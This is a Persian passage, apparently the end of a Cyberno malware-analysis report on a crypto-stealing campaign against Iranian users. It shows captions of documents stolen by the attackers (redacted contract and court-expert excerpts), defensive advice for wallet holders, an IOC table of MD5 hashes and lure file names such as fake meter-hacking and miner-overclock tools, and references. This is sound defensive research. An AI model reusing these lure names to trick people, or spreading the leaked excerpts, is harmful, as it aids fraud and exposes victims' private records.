
موافقتنامه حاضر كه مجموعه اي غير قابل تفكيك است و از اين پس قرارداد ناميده مي شود در تاريخ [redacted] بين مشاركت [redacted] در خصوص پروژه‌هاي راه آهن جمهوري اسلامي ايران به نمايندگي [redacted] كه از اين پس كارفرما ناميده مي‌شود از يكسو و [redacted] كه از اين پس پيمانكار ناميده مي شود منعقد مي‌گردد.

ماده ۱ : موضوع قرارداد:

شکل ۲۵: اطلاعات قراردادهای مختلف در اختیار هکرها افتاده است



شکل ۲۶: رمز یک VPS در اختیار هکرها قرار گرفته است.



به نام خدا

کارشناس رسمی دادگستری

راهور سانتگان

تاریخ: [redacted]

شماره:

پیوست:

[redacted]

مدیریت محترم شعبه ۳۸ شورای حل اختلاف مجتمع شماره ۴ شهرستان اهواز :

موضوع : کارشناسی

باسلام و احترام

بازگشت به نامه شماره [redacted] مورخ [redacted] درخصوص کارشناسی ملک سرکارخانم [redacted] به استحضار می رساند در تاریخ [redacted] از ملک مورد نظر با حضور مالک واقع در اهواز-زیتون کارمندی-فلکه سنگر خ خاقانی [redacted] بازدید و براساس آن گزارش زیر تقدیم می گردد.

گزارش کارشناسی:

شکل ۲۷: گزارش کارشناسی رسمی دادگستری در اختیار هکرها قرار گرفته است.

۵. نتیجه‌گیری

در این مستند سعی شده است تحلیل دقیقی بر روی کمپین بدافزاری داشته باشیم. آزمایشگاه‌های تحلیل بدافزار خارجی قبلا مشابه خارجی این بدافزار که رمزارز سرقت می‌کردند را شناسایی و تحلیل کرده بودند، اما این یکی از اولین بدافزارهایی است که اختصاصا برای کشور ایران و توسط یک تیم نفوذگر ایرانی طراحی شده است. مشاهدات ما نشان می‌دهد که متاسفانه این کمپین موفق بوده و قربانیان زیادی داشته است.

در پایان موارد زیر به کسانی که در حوزه رمزارز فعال هستند، توصیه می‌گردد:

- عبارت Recovery Phrase کیف پول‌های خود را در درون تلفن همراه یا رایانه شخصی خود ذخیره نکنید. بلکه آن را به صورت دستی بر روی یک کاغذ نوشته و آن را در یک جای امن و دور از دسترس دیگران نگهداری کنید.
- هیچ نرم‌افزاری را بدون اینکه از عملکرد و سلامت آن اطلاع داشته باشید بر روی رایانه شخصی یا تلفن همراه خود نصب نکنید.
- چنانچه قصد نگهداری مبالغ بالا در حساب‌های رمزارزی خود دارید، ترجیحا از کیف پول سخت‌افزاری استفاده کنید. کیف پول‌های نرم‌افزاری که بر روی سیستم عامل ویندوز، اندروید یا iOS نصب می‌شوند در مقابل بدافزارهای این چنینی آسیب‌پذیر خواهند بود. این مورد در سیستم عامل ویندوز که فاقد قابلیت جعبه شن[۴] به طور پیشفرض می‌باشد، از اهمیت بسیار بالاتری برخوردار است.
- چنانچه قصد کسب درآمد از طریق استخراج رمزارز را دارید، این کار را مطابق با قوانین و مقررات مربوطه انجام دهید و به دنبال راهکارهای غیرمجاز تامین برق دستگاه‌های استخراج رمزارز نباشید.

[4] Sandbox

۶. پیوست ۱ – نشانه‌های آلودگی (IOC)

در جدول ۱ اطلاعات فایل‌های مرتبط با این بدافزار ارائه شده است. با کلیک بر روی MD5 هر فایل نتیجه شناسایی آن فایل توسط ضدویروس‌های مختلف (**در زمان نوشتن این مستند**) در سامانه Cyberno MultiScanner نمایش داده خواهد شد.

نکته: جهت دسترسی به سامانه Cyberno MultiScanner باید در آن ثبت‌نام نمایید.

جدول ۱: نشانه‌های آلودگی

MD5	نام فایل
03e1a665425a018e9de8978cdc28ef29	output.exe
6a3d28ec394248f037c31b4e514d2824	output.exe
d18eb4675f112ef1982773d49a97434a	WindowsPowerShellActivator.exe
ce6dacab44d8285093d1f62e90823141	WindowsPowerShell.exe
533e9b778875b873be725cce1c219857	WindowsPowerShell.exe
dfe7fb3cf234e17f30980aa7bbf867a8	Microsoft Update Tools Clr.exe
3bc40d770462578bced54ad30e376d52	Microsoft Update Tools.exe
122f175741e4f5a8ab98fc3b332d0ab7	Electricity Meter Hacking Module.exe
e8aa71f87af2a12903de36d8e1759fb2	Electricity Meter Hacking Module.7.2.exe
41a8070f327d1ce2b76e5dabb9d71b9d	Power meter stopper.exe
e5d486273b6719f52eefe42daac82efe	Power meter stopper.4.2.exe
cf83b48a10215d59336e6a6052cd0f4d	Power meter stopper.4.1.exe
88daf30f9f65ea262fb65211255b77bf	Power meter stopper.2.0.exe
4c3e12f1e727fb25dcca555fb5f6778f	balenaEtcher.1.10.2.exe
4bcb848e618a1a452de07b1529cc2fb9	Whatsminer-Overclock-M20x-M21x-M30x-M31x-M32-Series.5.2.exe
0e541ed0ed71c6fa666ed665fa882f42	Whatsminer-Overclock-M20x-M21x-M30x-M31x-M32-Series.4.1.exe
7856a3047c98c15657506f40e177bd1c	WinFrameworkServer.exe
88fa0ed12dddbad8b422dec0671d4cca	Innosilicon Overclock.5.2.exe
c0b148a684fdb9997d5e1c7ba675282d	Innosilicon Overclock.exe
fb69f846b6e54a0a4c1cb11236f09855	Whatsminer-M3-Overclock.5.1.exe
822a8f9f1f6bbb1b6466c254e67955bb	Whatsminer-M20-M21-M20s-M21s-Overclock-Pack.6.2.exe
5607512be9da1285a1205e0dbd5dcb1d	SQIServer.exe
1072970de53cd6131c64512417a79301	SQIServer.exe
2811cfc700f42218b2e50c4514101c8d	Ethereum_Mining_Manager.3.1.exe
f62ed996328834ab67f62b8798eda7fa	Bitmain Overclocking Tool-FA.2.1.exe
27b4616be7844822fdda859ab85de90f	A1-F1-Miner-Overclock-32TH.6.2.exe
4c7673ddec959acf6752790d65e625f8	Ultra Player.3.1.exe
a1cbb0f6fd1f2082df16423467ac611e	Overclock Notebook.3.1.exe
d2f7c418330beffe0a77bb8df6fa4c52	MicrosoftWindowsApps.exe
e9360f086d23133fe9870f1410b35ba1	Overclock Notebook.exe
28558c415a7540ef4f584c0ece532cdb	Miner-Fan-Controller.4.1.exe
e7d5148ccf7464817ecbaca63a88914c	Miner-Fan-Controller.2.0.exe
d2574275a1ab3aac4b108f3e06d6b1e1	MicrosoftWebTools.exe
71383b414a4c617025baea22d6075a94	MicrosoftWebToolsActivator.exe

fe12d17add8dfa4944bbf3e72619c1c6	SystemAppResources.exe
11192ef73ceb5bf9a0ce0b59db13fbb1	SystemAppResourcesClr.exe
b6502fdca91d726b9b46ebbffe3fcf1c	TradingView Premium Code Generator.exe
27a1be1578f93a54f5f175ba75a6d446	TradingView Premium Code Generator.2.1.exe

۷. فهرست منابع

[۱] "برق دزدی ۸۰۰ هزار ماینر! / مزرعه کشف شده با ۷ هزار ماینر چقدر برق مصرف می کرد؟," خبر آنلاین, ۲۳ June 2021. [درون خطی]. Available: https://www.khabaronline.ir/news/1528272.

[2] J. Reaves, "Decoding SmartAssembly strings, a Haron ransomware case study," 7 September 2021. [Online]. Available: https://medium.com/walmartglobaltech/decoding-smartassembly-strings-a-haron-ransomware-case-study-9d0c5af7080b.

[3] "BIP 39 Wordlist," [Online]. Available: https://www.blockplate.com/pages/bip-39-wordlist.

[4] "ClipBanker," [Online]. Available: https://malpedia.caad.fkie.fraunhofer.de/details/win.clipbanker.

پایان

سایبرنو
Cyberno